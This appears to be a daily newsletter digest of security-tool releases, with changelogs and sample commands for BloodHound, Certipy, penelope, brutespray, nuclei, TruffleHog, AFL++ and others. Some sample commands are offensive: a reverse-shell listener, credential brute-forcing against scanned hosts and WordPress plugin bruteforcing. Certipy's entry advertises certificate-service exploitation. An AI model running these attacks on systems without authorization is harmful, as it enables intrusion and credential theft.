THE CYBER TOOLCHAIN

NO. 001

Tail

THE DAILY RELEASE FIREHOSE

PUBLISHED JUNE 29, 2026 · EVERY DAY

The daily firehose — everything the toolchain shipped today, already filtered.

▸ // HOW THIS ISSUE IS MADE SHOW

VIEW

ISSUE VIEW

scroll



SCROLL | EXPAND IN PLACE | PREVIEW PANE

Do you prefer **scroll**? 👍 👎

▸ // CONTENTS SHOW 48 tools

OFFENSIVE SECURITY

vim ? help

◆ Post-Exploitation

SpecterOps BloodHound v9.3.0

Six Degrees of Domain Admin

BloodHound v9.3.0 adds richer findings data, full path highlighting, alerts permissions, JIT Teleport config, and graph label controls.

└──▷ GET THIS VERSION

```
$ git clone --branch v9.3.0
https://github.com/SpecterOps/BloodHound.git
# already have the repo? check out this version:
$ git checkout v9.3.0
```

- Adds `zone_name`, `source_principal_name`, and `target_principal_name` fields to the findings endpoint for richer attack path context.
- Adds Environment Name and Zone Display Title fields to the Unified Findings endpoint and schema findings table.
- New Findings Table UI surface for reviewing security findings directly in the product.
- Full Path Highlight feature in the graph explorer visually highlights entire attack paths.
- Toggle Label Truncation control lets users expand or collapse truncated node labels in graph views.

+8 more

WAS THIS USEFUL? 👍 👎

certipy-ad 5.1.0

Tool for Active Directory Certificate Services enumeration and abuse

Certipy 5.1.0 adds ESC17 detection/exploitation and sharpens ESC4's default template targeting.

└──▷ GET THIS VERSION

```
$ git clone --branch 5.1.0 https://github.com/ly4k/Certipy.git
# already have the repo? check out this version:
$ git checkout 5.1.0
```

- Adds ESC17 attack path: new AD CS privilege escalation technique detection and exploitation support.
- Improves ESC4 exploitation with a more targeted default ESC1 template, reducing noise and collateral scope during abuse.

WAS THIS USEFUL? 👍 👎

penelope v0.21.0

Penelope Shell Handler

Penelope v0.21.0 adds per-host session caps, upload/download progress bars, and new post-exploitation modules.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.21.0 https://github.com/brightio/penelope.git
# already have the repo? check out this version:
$ git checkout v0.21.0
```

└──▷ TRY IT

Limit a busy listener to 3 concurrent shells per host to avoid overwhelming a C2 or accidentally saturating a target.

```
$ penelope -p 4444 --max-sessions 3
```

Harden a honeypot-style listener that should log connections but never grant an interactive shell — reject every inbound session.

```
$ penelope -p 4444 --max-sessions 0
```

- Adds `-ms / --max-sessions` flag to cap the number of active sessions per host (default 5; set to 0 to reject all new connections).
- Adds real-time progress bars for every file upload and download across both agent and non-agent sessions.
- New post-exploitation modules: DirtyPipe (CVE-2022-0847), DirtyFrag, and adPEAS.
- Updated bundled tooling: ligolo-ng upgraded to v0.8.3, SharpHound upgraded to v2.13.0.
- Drops the legacy `script` / `socat` shell-upgrade fallback, streamlining the upgrade path.

└──▷ BREAKING ON UPGRADE

! The old `script` / `socat` upgrade fallback has been dropped, removing a previously available session upgrade method.

WAS THIS USEFUL? 👍 👎

◆ Password & Credential Cracking

brutespray v2.6.3

Fast, multi-protocol credential brute-forcer. Parses Nmap, Nessus, and Nexpose output to automatically test default and custom credentials across 30+ protocols.

brutespray v2.6.3 adds skip/schedule policies, debug audit logging, route diagnostics, module help, panic recovery, and stable attempt status codes.

└──▷ GET THIS VERSION

```
$ git clone --branch v2.6.3
https://github.com/x90skysn3k/brutespray.git
# already have the repo? check out this version:
$ git checkout v2.6.3
```

└──▷ TRY IT

Tune host-skip behaviour during a large scan so aggressive connection failures don't stall a run, while keeping spray-mode lockout awareness intact.

```
$ brutespray -f nmap.gnmap --skip-policy aggressive --max-conn-fails
3 -u admin -p passlist.txt
```

Write redacted per-attempt diagnostics to disk for post-engagement review without exposing raw passwords in logs.

```
$ brutespray -f nmap.gnmap -u root -p passlist.txt --debug-audit --
debug-file audit.jsonl
```

Inspect a protocol module's default port, credential mode, and accepted params before targeting it.

```
$ brutespray --module-help rdp
```

- Adds `--skip-policy auto|off|conservative|aggressive` and `--max-conn-fails` to tune when repeated connection failures cause a host/service to be skipped.
- Adds `--schedule auto|host-major|spray|pairwise` to select deterministic credential queue ordering.

- Adds `--debug-audit` and `--debug-file` to write per-attempt JSONL diagnostics with passwords and credential substrings redacted.
- Adds `--route-diagnostics` to print selected interface, bound local IP, and proxy context per target (disables TUI so output stays visible).
- Adds `--module-help <service|all>` to introspect default port, credential mode, module params, and wrapper gating for any protocol module.

+5 more

WAS THIS USEFUL? 👍 👎

◆ Reconnaissance & OSINT

theharvester 4.11.1

E-mails, subdomains and names Harvester - OSINT

theHarvester 4.11.1 adds Sherlockeye as a new API-key OSINT source module for reverse lookup and AI-powered intelligence.

└──▷ GET THIS VERSION

```
$ git clone --branch 4.11.1
https://github.com/laramies/theHarvester.git
# already have the repo? check out this version:
$ git checkout 4.11.1
```

└──▷ TRY IT

Run an OSINT harvest against a target domain using the new Sherlockeye module to surface reverse-lookup and AI-powered intelligence.

```
$ uv run theHarvester -d example.com -b sherlockeye
```

- Adds Sherlockeye (sherlockeye.io) as a new passive OSINT module for reverse lookup and AI-powered intelligence gathering, requiring an API key.

WAS THIS USEFUL? 👍 👎

◆ SAST / SCA / Code Security

Snyk

The New Security Control Point: Governing AI Agents Inside the Execution Loop (2026-06

3 RELEASES · 2026-06-18 → 2026-06-23 LATEST STABLE

Snyk Blog is a resource publishing articles, tutorials, and insights on developer security, vulnerability management, and secure coding best practices.

Snyk Evo ADS launches agent behavior governance in Open Preview to observe, detect, and block risky AI agent actions in real time.

- New agent behavior governance capability (Open Preview) integrates directly into the agent execution loop via PreToolUse and PostToolUse APIs to evaluate actions before and after execution.
- Session-aware behavioral monitoring tracks the full sequence of agent actions — shell commands, file reads/writes, network requests, MCP tool invocations, and external API calls — across an entire workflow rather than in isolation.
- Continuous behavioral risk detections identify emerging threats from patterns of agent actions (e.g., sensitive file access combined with network exfiltration) that traditional artifact-based security misses.
- Real-time governance actions let organizations choose to log findings silently, block policy-violating actions outright, steer agent behavior by injecting security guidance into the workflow, or require explicit human approval before high-risk operations proceed.
- Human-in-the-loop checkpoints can be configured to pause agent execution and request user approval before sensitive, unusual, or high-impact operations.

▾ 2 more releases in this issue · 2026-06-18 → 2026-06-23

Announcing Agentic Development Security (ADS) (2026-06-23) STABLE

Snyk launches Agentic Development Security (ADS) to govern AI agent supply chains, behavior, and generated code in real time.

- New Evo ADS platform continuously discovers and inventories MCP servers, tools, skills, and external services used by AI agents, evaluating each against security signals such as permissions, provenance, known vulnerabilities, and organizational policy.
- Introduces policy-based controls to identify and block unapproved, restricted, or high-risk MCP server components, with remediation guidance surfaced directly to development teams.

- Adds agent behavior governance operating inside the execution loop — evaluating requested actions against session context, user intent, and policy before they execute, blocking high-risk actions and intercepting policy violations in real time (currently in Open Preview).
- Enables secure-at-inception checks for AI-generated code via asynchronous, lightweight hooks embedded directly into AI coding workflows, scanning for vulnerabilities, insecure dependencies, infrastructure misconfigurations, and secrets before code reaches a repository or CI pipeline.
- Optimizes token consumption in AI coding environments by injecting security findings into the agent context window only when actionable issues are detected in newly generated code — clean scans incur zero additional context overhead.

`The full Snyk AI Security Platform, free for open source maintainers (2026-06-18)`

STABLE

Snyk offers full AI Security Platform free to open source maintainers, plus a new Remediation Agent for merge-ready fixes.

- Launches Secure Developer Program giving qualifying open source maintainers free access to the full Snyk AI Security Platform, including Snyk Open Source, Snyk Code, Snyk Container, and Snyk IaC.
- Introduces Snyk Remediation Agent (open preview in the CLI for design partners) that pairs frontier-model reasoning with Snyk's intelligence layer to produce validated, merge-ready fixes for SCA and SAST issues.

WAS THIS USEFUL? 👍 👎

aflplusplus v5.02c

3 RELEASES · 2026-06-03 → 2026-06-29 LATEST

STABLE

The fuzzer afl++ is afl with community patches, qemu 5.1 upgrade, collision-free coverage, enhanced laf-intel & redqueen, AFLfast++ power schedules, MOpt mutators, unicorn_mode, and a lot more!

AFL++ v5.02c adds afl-health campaign checker, C11 complexity-aware scheduling, and a new crash-on-uninstrumented-entry mode.

└──▷ GET THIS VERSION

```
$ git clone --branch v5.02c
https://github.com/AFLplusplus/AFLplusplus.git
# already have the repo? check out this version:
$ git checkout v5.02c
```

└──▷ TRY IT

Check the health of a running multi-instance AFL++ campaign, including remote fuzzers via SSH.

```
$ afl-health -i /output/sync_dir
```

Compile a target with C11 complexity-aware scheduling to improve coverage of deeply nested code paths.

```
$ AFL_LLVM_C11=1 CC=afl-cc CXX=afl-c++ ./configure --disable-shared
&& make clean all
```

Detect when fuzzing input reaches a function intentionally excluded from instrumentation — useful for auditing allowlist completeness.

```
$ AFL_LLVM_CRASHLIST=/path/to/denylist.txt afl-cc -o target target.c
&& afl-fuzz -i seeds/ -o out/ -- ./target @@
```

- New `afl-health` tool: advanced campaign health checker with tips, analysis, and SSH support — a more powerful replacement for `afl-whatsup`.
- New C11 instrumentation mode (`AFL_LLVM_C11`): afl-cc records per-function local variable counts; afl-fuzz uses this as an extra queue-scheduling signal to favor more

complex code paths.

› New `AFL_LLVM_CRASHLIST` environment variable: causes the fuzzer to crash immediately when a function marked as uninstrumented is entered via fuzzing input, enabling strict instrumentation boundary enforcement.

› Allow/deny list `fun:` entries now matched verbatim via fnmatch() (breaking change: add a leading `*` manually for the old suffix-match behavior); entries are matched against both mangled and demangled/unqualified names, and `fun:` entries now permit `:` so C++ and Rust demangled names can be listed.

› When `-fsanitize-coverage-allowlist=` / `-fsanitize-coverage-ignorelist=` is passed without the corresponding `AFL_LLVM_ALLOWLIST` / `AFL_LLVM_DENYLIST`, the supplied list is automatically reused so the optimized PCGUARD pass honors it.

+1 more

└──▷ BREAKING ON UPGRADE

! Persistent mode and `LLVMFuzzerTestOneInput` targets must be recompiled after upgrading to v5.02c

! Instrument allow/deny list `fun:` entries in `AFL_LLVM_ALLOWLIST` / `AFL_LLVM_DENYLIST` (and GCC equivalents) are now matched verbatim with fnmatch() instead of having a `*` prepended automatically — existing entries that relied on the implicit leading `*` for suffix matching must be updated to add an explicit leading `*`

▾ 2 more releases in this issue · 2026-06-03 → 2026-06-29

v5.01c STABLE

AFL++ v5.01c adds adaptive MOpt, QEMU non-colliding coverage, a new qemu_bridge mode, and faster macOS persistent fuzzing.

└──▷ GET THIS VERSION

```
$ git clone --branch v5.01c
https://github.com/AFLplusplus/AFLplusplus.git
# already have the repo? check out this version:
$ git checkout v5.01c
```

└──▷ TRY IT

Fuzz a binary-only target with QEMU mode to take advantage of the new non-colliding coverage for more precise edge tracking.

```
$ afl-fuzz -i seeds_dir -o output_dir -Q -- /path/to/target @@
```

Compile a target with UBSAN and enforce halt on errors so AFL++ treats UB as a crash, surfacing memory-safety bugs during fuzzing.

```
$ AFL_USE_UBSAN=1 afl-cc -o target_ubsan target.c && afl-fuzz -i seeds_dir -o output_dir -- ./target_ubsan @@
```

Opt out of the new futex-based child sync on macOS if you need compatibility with older kernel behaviour.

```
$ AFL_FAST_CHILD_SYNC=0 afl-fuzz -i seeds_dir -o output_dir -- ./target @@
```

- New adaptive MOpt mutator in afl-fuzz, replacing the outdated implementation, with early results outperforming standard havoc.
- QEMU mode gains non-colliding coverage, eliminating hash collisions in edge bitmaps and improving precision for binary-only targets.
- Faster persistent fuzzing in QEMU mode.
- New qemu_bridge mode based on current QEMU version, enabling plugin support and new processor targets (WIP).
- macOS persistent mode now uses futex-based synchronization for higher speed and lower syscall overhead (requires macOS 2024+); opt out with `AFL_FAST_CHILD_SYNC`.

+1 more

└──▷ **BREAKING ON UPGRADE**

- ! MacOS persistent mode now requires macOS from 2024 onwards (uses futex mode by default); older macOS versions are no longer supported without opting out via `AFL_FAST_CHILD_SYNC`)
- ! Removed unsupported LLVM version code paths from afl-cc and LLVM passes, so builds relying on those LLVM versions will no longer work

v5.00c STABLE

AFL++ v5.00c adds AGPL license, Ball-Larus path coverage, a 6-mode bug-detection pass, new cmplog scheduling, and macOS/futex speed gains.

└──▷ GET THIS VERSION

```
$ git clone --branch v5.00c
https://github.com/AFLplusplus/AFLplusplus.git
# already have the repo? check out this version:
$ git checkout v5.00c
```

└──▷ TRY IT

Compile a target with Ball-Larus strict path coverage on top of edge coverage to get finer-grained path feedback during fuzzing.

```
$ AFL_LLVM_PATH=3 afl-clang-lto -o target_instrumented target.c -lz
```

Enable the full bug-detection pass (all six oracle modes) to surface arithmetic-bound and OOB bugs that ASan misses, then fuzz with predicate-tightness scheduling to chase tight-comparison edges like CVE-2023-4863.

```
$ AFL_LLVM_BUG=1 afl-clang-fast -o target_bug target.c && afl-fuzz
-i seeds/ -o out/ -l M -- ./target_bug @@
```

Track custom allocators and derive size constants into CmpLog for havoc, helping break magic-size checks in targets with non-standard allocators.

```
$ AFL_LLVM_BUG_ALLOCSIZE_FUNCS=my_alloc
AFL_LLVM_BUG_ALLOCSIZE_FREE_FUNCS=my_free
AFL_LLVM_BUG_ALLOCSIZE_DERIVE=1 afl-clang-fast -o target_alloc
target.c && afl-fuzz -i seeds/ -o out/ -l Z -- ./target_alloc @@
```

- Relicenses AFL++ to AGPL 3.0 (with optional commercial license for organizations that cannot use AGPL); Apache 2.0 files with external contributions remain on that license.
- Adds Ball-Larus per-function path coverage (`AFL_LLVM_PATH`) on top of edge coverage for LTO and PCGUARD, with three strictness levels (`=1` relaxed, `=2` restricted, `=3` strict), optionally composed with `AFL_LLVM_LTO_CALLER` .
- Introduces `afl-llvm-bug-pass.so` with six runtime oracle modes (SCALAR, BUDGET, SIZEFILL, ALLOCSIZE, SLACK, and `SCALAR_SLICE`) that catch arithmetic-bound and logical OOB bugs ASan misses — including the CVE-2023-4863 libwebp-Huffman class.

› Adds `AFL_LLVM_BUG_ALLOCSIZE_FUNCS` and `AFL_LLVM_BUG_ALLOCSIZE_FREE_FUNCS` to extend allocation tracking to user-defined custom allocators and their matching free functions.

› New `-l M` afl-fuzz cmplog scheduling mode: treats any new per-site minimum slack on inequality comparisons as a coverage event and marks the queue entry favoured (predicate-tightness scheduling).

+9 more

└──▷ BREAKING ON UPGRADE

! AFL++ is now licensed under AGPL 3.0 (previously Apache 2.0 for many files); commercial use requires a separate commercial license

---

WAS THIS USEFUL? 👍 👎

◆ Web Application Security

caido v0.57.0

Caido releases, wiki and roadmap

Caido v0.57.0 adds WebSocket Replay/M&R support, StreamQL filtering, Automate custom extractors, and global filters.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.57.0 https://github.com/caido/caido.git
# already have the repo? check out this version:
$ git checkout v0.57.0
```

- Adds WebSocket session support in Replay — create a session, set the initial HTTP request, and send/inspect WebSocket messages interactively.
- Supports WebSocket messages in Match & Replace rules, enabling automated transformation of WS requests and responses.
- Introduces StreamQL, a new query language for filtering WebSocket messages in the WS History page, bringing parity with HTTP History and Search.
- Adds custom extractors in Automate, letting you define a regex capture group to pull response sections into a dedicated result table column.
- Enables Global Filters, making saved filters available across all projects rather than per-project only.

+1 more

WAS THIS USEFUL? 👍 👎


humble 1.62

A humble, and **fast**, security-oriented HTTP headers analyzer.

humble 1.62 adds required-grade CI/CD gating, a global header skip file, and 2 new fingerprint header checks.

└──▷ GET THIS VERSION

```
$ git clone --branch 1.62 https://github.com/rfc-st/humble.git
# already have the repo? check out this version:
$ git checkout 1.62
```



└──▷ TRY IT

Fail a CI/CD pipeline only when the target scores below a required grade — useful for enforcing a minimum security bar on every PR.

```
$ python humble.py -u https://example.com -cicd <required_grade>
```

Permanently exclude noisy or internal-only headers from every analysis without touching individual scan commands.

```
$ echo 'X-Internal-Header' >> humble.skip && python humble.py -u
https://example.com
```

- Adds required-grade enforcement to the `-cicd` option, letting pipelines fail when a scan doesn't meet a specified minimum grade.
- Introduces `humble.skip` file support to globally exclude specific HTTP response headers from all analyses.
- Adds 2 new fingerprint header detections, expanding the fingerprint check count.

WAS THIS USEFUL? 👍 👎

---

juice-shop v20.1.0

OWASP Juice Shop: Probably the most modern and sophisticated insecure web application

juice-shop v20.1.0 adds Node.js 26 support, a new prompt-injection challenge, and a CSRF origin config option.

└──▷ GET THIS VERSION

```
$ git clone --branch v20.1.0 https://github.com/juice-shop/juice-shop.git
# already have the repo? check out this version:
$ git checkout v20.1.0
```

- Supports Node.js 26.x runtime.
- Switches from native `libxmljs2` to WASM-based `libxml2-wasm`, eliminating native build dependencies.
- New three-star challenge: _System Prompt Extraction_ — a prompt injection attack against the chatbot.
- Adds a Fix It remediation phase for the _NFT Takeover_ coding challenge.
- New `overwriteUrlForCsrfChallenge` configuration option to customize the attack origin used in the CSRF challenge.

WAS THIS USEFUL? 👍 👎

ProjectDiscovery nuclei v3.9.0

Nuclei is a fast, customizable vulnerability scanner powered by the global security community and built on a simple YAML-based DSL, enabling collaboration to tackle trending vulnerabilities on the internet. It helps you find vulnerabilities in your applications, APIs, networks, DNS, and cloud configurations.

Nuclei v3.9.0 adds protocol redirects, Impacket integration, and Windows RPC helper modules for JS templates.

└──▷ GET THIS VERSION

```
$ git clone --branch v3.9.0
https://github.com/projectdiscovery/nuclei.git
# already have the repo? check out this version:
$ git checkout v3.9.0
```

- Adds support for protocol redirects, enabling templates to follow cross-protocol redirect chains during scanning.
- Adds Impacket integration, bringing Windows networking attack primitives into the nuclei engine.
- Adds WMI, Task Scheduler (tsch), SCMR, and DCOM helper modules for JavaScript templates, enabling Windows RPC-based detections.
- Adds mirroring of `-config`, `-report-config`, and `-dashboard` flags for SDK callers, closing the gap between CLI and programmatic usage.

WAS THIS USEFUL? 👍 👎

wpprobe v0.12.0

A fast WordPress plugin enumeration tool

wpprobe v0.12.0 adds calibrated file-based plugin bruteforce for deeper WordPress plugin enumeration.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.12.0 https://github.com/Chocapikk/wpprobe.git
# already have the repo? check out this version:
$ git checkout v0.12.0
```

└──▷ TRY IT

Run a bruteforce scan against a WordPress target to enumerate plugins beyond what REST API enumeration can detect.

```
$ wpprobe scan -u https://example.com --mode bruteforce
```

Use hybrid mode on a target list to get stealthy REST API coverage first, then apply calibrated bruteforce for maximum plugin discovery.

```
$ wpprobe scan -f targets.txt -t 20 --mode hybrid -o results.json
```

› Adds calibrated file-based plugin bruteforce, improving accuracy of direct directory-check detection by tuning request logic to reduce false positives.

WAS THIS USEFUL? 👍 👎

◆ Secrets Detection & Management

Truffle Security trufflehog v3.95.7

4 RELEASES · 2026-06-02 → 2026-06-29 LATEST STABLE

trufflehog discovers, classifies, and validates leaked credentials

TruffleHog v3.95.7 adds HuggingFace bucket scanning, three new secret detectors, multi-org GitHub App scanning, and SecretParts in JSON output.

└──▷ GET THIS VERSION

```
$ git clone --branch v3.95.7
https://github.com/trufflesecurity/trufflehog.git
# already have the repo? check out this version:
$ git checkout v3.95.7
```

└──▷ TRY IT

Scan a specific HuggingFace bucket for leaked credentials — useful when a model org also hosts file storage buckets.

```
$ trufflehog huggingface --bucket=myorg/mybucket --results=verified
```

Scan secrets across all GitHub orgs where your App is installed, without enumerating installations manually.

```
$ trufflehog github --app-id=<app-id> --app-private-key=
<path/to/key.pem> --scan_all_installations --results=verified
```

Capture structured SecretParts fields from JSON output to feed into a downstream pipeline or SIEM.

```
$ trufflehog git https://github.com/org/repo --results=verified --
json | jq '.SecretParts'
```

- Adds `--bucket` flag to the `huggingface` subcommand, enabling secret scanning of HuggingFace buckets alongside datasets, models, and spaces.
- New Braintrust detector classifies and validates Braintrust API keys.
- New Pganalyze Read Key detector classifies and validates Pganalyze read keys.

› New Red Hat Pyxis API key detector classifies and validates Red Hat Pyxis credentials.

› Adds `scan_all_installations` option for GitHub App sources, enabling secret scanning across all orgs where the App is installed in a single run.

+1 more

▾ **3 more releases in this issue** · 2026-06-02 → 2026-06-29

v3.95.6 STABLE

TruffleHog v3.95.6 adds six new secret detectors (Datadog API key, Tly, Wit, Rev, User, Enigma) and lifts the 64 KB line-scanning cap to 10 MB.

└──▷ **GET THIS VERSION**

```
$ git clone --branch v3.95.6
https://github.com/trufflesecurity/trufflehog.git
# already have the repo? check out this version:
$ git checkout v3.95.6
```

└──▷ **TRY IT**

Scan a repo and catch leaked Datadog API keys, which are now detected by default without any extra flags.

```
$ trufflehog git https://github.com/<org>/<repo> --results=verified
```

› Adds Datadog API key detector to the default detector set.

› Adds Tly detector to the default detector set.

› Adds Wit detector to the default detector set.

› Adds Rev detector to the default detector set.

› Adds User detector (with custom endpoint configuration) to the default detector set.

+4 more

v3.95.5 STABLE

TruffleHog v3.95.5 adds GitLab OAuth, SpectralOps, and AWS AppSync detectors plus ASPX/entity-encoded HTML decoding.

└──▷ **GET THIS VERSION**

```
$ git clone --branch v3.95.5
https://github.com/trufflesecurity/trufflehog.git
# already have the repo? check out this version:
$ git checkout v3.95.5
```

└──▷ **TRY IT**

Scan a repository and surface database credentials with enriched host/username context in JSON output for triage.

```
$ trufflehog git https://github.com/<org>/<repo> --results=verified
--json
```

- New GitLab OAuth detector identifies and validates leaked GitLab OAuth tokens.
- New SpectralOps Personal API Key detector for SpectralOps credentials.
- New AWS AppSync detector for leaked AWS AppSync API keys.
- HTML decoder now supports ASPX and entity-encoded HTML, broadening secret discovery in web application artifacts.
- Database detectors now surface host, database name, and username in ExtraData for richer context on found credentials.

+2 more

v3.95.4 STABLE

TruffleHog v3.95.4 adds GitLab OAuth, AWS AppSync, and SpectralOps detectors plus richer database ExtraData and expanded HTML decoding.

└──▷ **GET THIS VERSION**

```
$ git clone --branch v3.95.4
https://github.com/trufflesecurity/trufflehog.git
# already have the repo? check out this version:
$ git checkout v3.95.4
```

└──▷ **TRY IT**

Scan a GitLab repo for verified secrets including the new GitLab OAuth detector — useful when auditing OAuth app credentials committed to source.

```
$ trufflehog git https://gitlab.com/myorg/myrepo --results=verified
--json
```

Scan a filesystem path for secrets in ASPX or entity-encoded HTML files, now decoded by the expanded HTML decoder.

```
$ trufflehog filesystem path/to/webapp --results=verified,unknown -
-json
```

- New GitLab OAuth detector identifies and validates GitLab OAuth tokens.
- New AWS AppSync detector classifies and validates AWS AppSync API keys.
- New SpectralOps Personal API Key detector covers SpectralOps credentials.
- Database detectors now expose host, db, and username fields in ExtraData for richer result context.
- HTML decoder gains ASPX and entity-encoded HTML support, expanding secret discovery in web application artifacts.

+3 more

WAS THIS USEFUL? 👍 👎

REVERSE ENGINEERING, MALWARE & FORENSICS

◆ Digital Forensics & Incident Response

Velocidex Velociraptor v0.77.1

Velociraptor is an endpoint visibility and collection tool that gathers host-based state information using the Velociraptor Query Language (VQL).

Velociraptor v0.77.1 adds VQL default parameters, full-text indexing, hunt tagging, shell sessions, user messaging, and more.

└──▷ GET THIS VERSION

```
$ git clone --branch v0.77.1
https://github.com/Velocidex/velociraptor.git
# already have the repo? check out this version:
$ git checkout v0.77.1
```

└──▷ TRY IT

Define a reusable VQL function with optional defaults so callers can omit common arguments in ad-hoc queries.

```
$ LET Score(Host, Severity=5) = dict(host=Host, severity=Severity)
SELECT Score(Host="workstation1"), Score(Host="dc01", Severity=9)
FROM scope()
```

Tag a new hunt programmatically so it appears pre-categorised in the hunt list for triage workflows.

```
$ SELECT hunt(description="Collect prefetch from all endpoints",
artifacts="Windows.Analysis.Prefetch", Tags=["triage", "prefetch"])
FROM scope()
```

Import a community artifact exchange ZIP directly on the command line instead of unpacking it first.

```
$ velociraptor artifacts collect --definitions /path/to/exchange-
artifacts.zip Server.Import.Exchange
```

› Adds default parameter values for VQL functions and stored queries, enabling optional arguments and verifier enforcement of required ones.

- Adds new index() VQL plugin to build local full-text indexes over collected data, with batch mode for fast ingestion.
- Adds `dir_permissions` parameter to the copy() VQL function for controlling directory permission on copy operations.
- Adds `Tags` argument to the hunt() VQL function, enabling programmatic tagging of hunts at creation time.
- Adds API support to the `artifacts collect` command for programmatic artifact collection invocation.

+13 more

WAS THIS USEFUL? 👍 👎

◆ Malware Analysis

quark-engine v26.6.1

Quark Engine is an Android malware analysis tool that uses a threat scoring system to detect malicious behaviors by analyzing APK files.

Quark Engine adds detection rules for BRATA, TangleBot, and Godfather Android malware families.

└──▷ GET THIS VERSION

```
$ git clone --branch v26.6.1 https://github.com/ev-flow/quark-engine.git
# already have the repo? check out this version:
$ git checkout v26.6.1
```

- Adds new Quark detection rules for the BRATA malware family.
- Adds new Quark detection rules for the TangleBot SMS-based spyware family.
- Adds new Quark detection rules for the Godfather banking trojan family.

WAS THIS USEFUL? 👍 👎

NETWORK SECURITY

◆ Firewalls & Network Defense


Cloudflare

How we built saga rollbacks for Cloudflare Workflows (2026-06-25)

11 RELEASES · 2026-06-05 → 2026-06-25 LATEST STABLE

Cloudflare Blog is a publication sharing updates, technical insights, and announcements about Cloudflare's internet security, performance, and developer infrastructure products.

Cloudflare Workflows adds saga rollback support: define compensation logic inline with each step.do() call.



└──▷ USE IT

Guard a credit step against partial execution — check for `undefined` output so the rollback handler is safe even if the step never persisted a return value.

```js
const credit = await step.do(
  "credit-account-b",
  async () => {
    return await bankB.credit({
      accountId: toAccountId,
      amount,
      idempotencyKey: `${transferId}:credit-account-b`,
    });
  },
  {
    rollback: async ({ output }) => {
      if (output === undefined) {
        return; // step failed before persisting — nothing to reverse
      }
      await bankB.debit({
        accountId: toAccountId,
        amount,
        idempotencyKey: `${transferId}:rollback-credit-account-b`,
      });
    },
  }
);
```

- Adds saga rollback support to Cloudflare Workflows via a `rollback` option on step.do(), letting developers declare compensation logic directly alongside each step rather than in manual try/catch blocks.
- Rollback handlers automatically execute in reverse step-start order when a Workflow fails terminally, covering both completed and partially-executed steps.
- Rollback handlers receive the step's persisted `output` (or `undefined` if the step failed before persisting), enabling safe conditional compensation.
- Supports per-rollback retry and timeout configuration via a `rollbackConfig` object, mirroring the existing `WorkflowStepConfig` pattern.
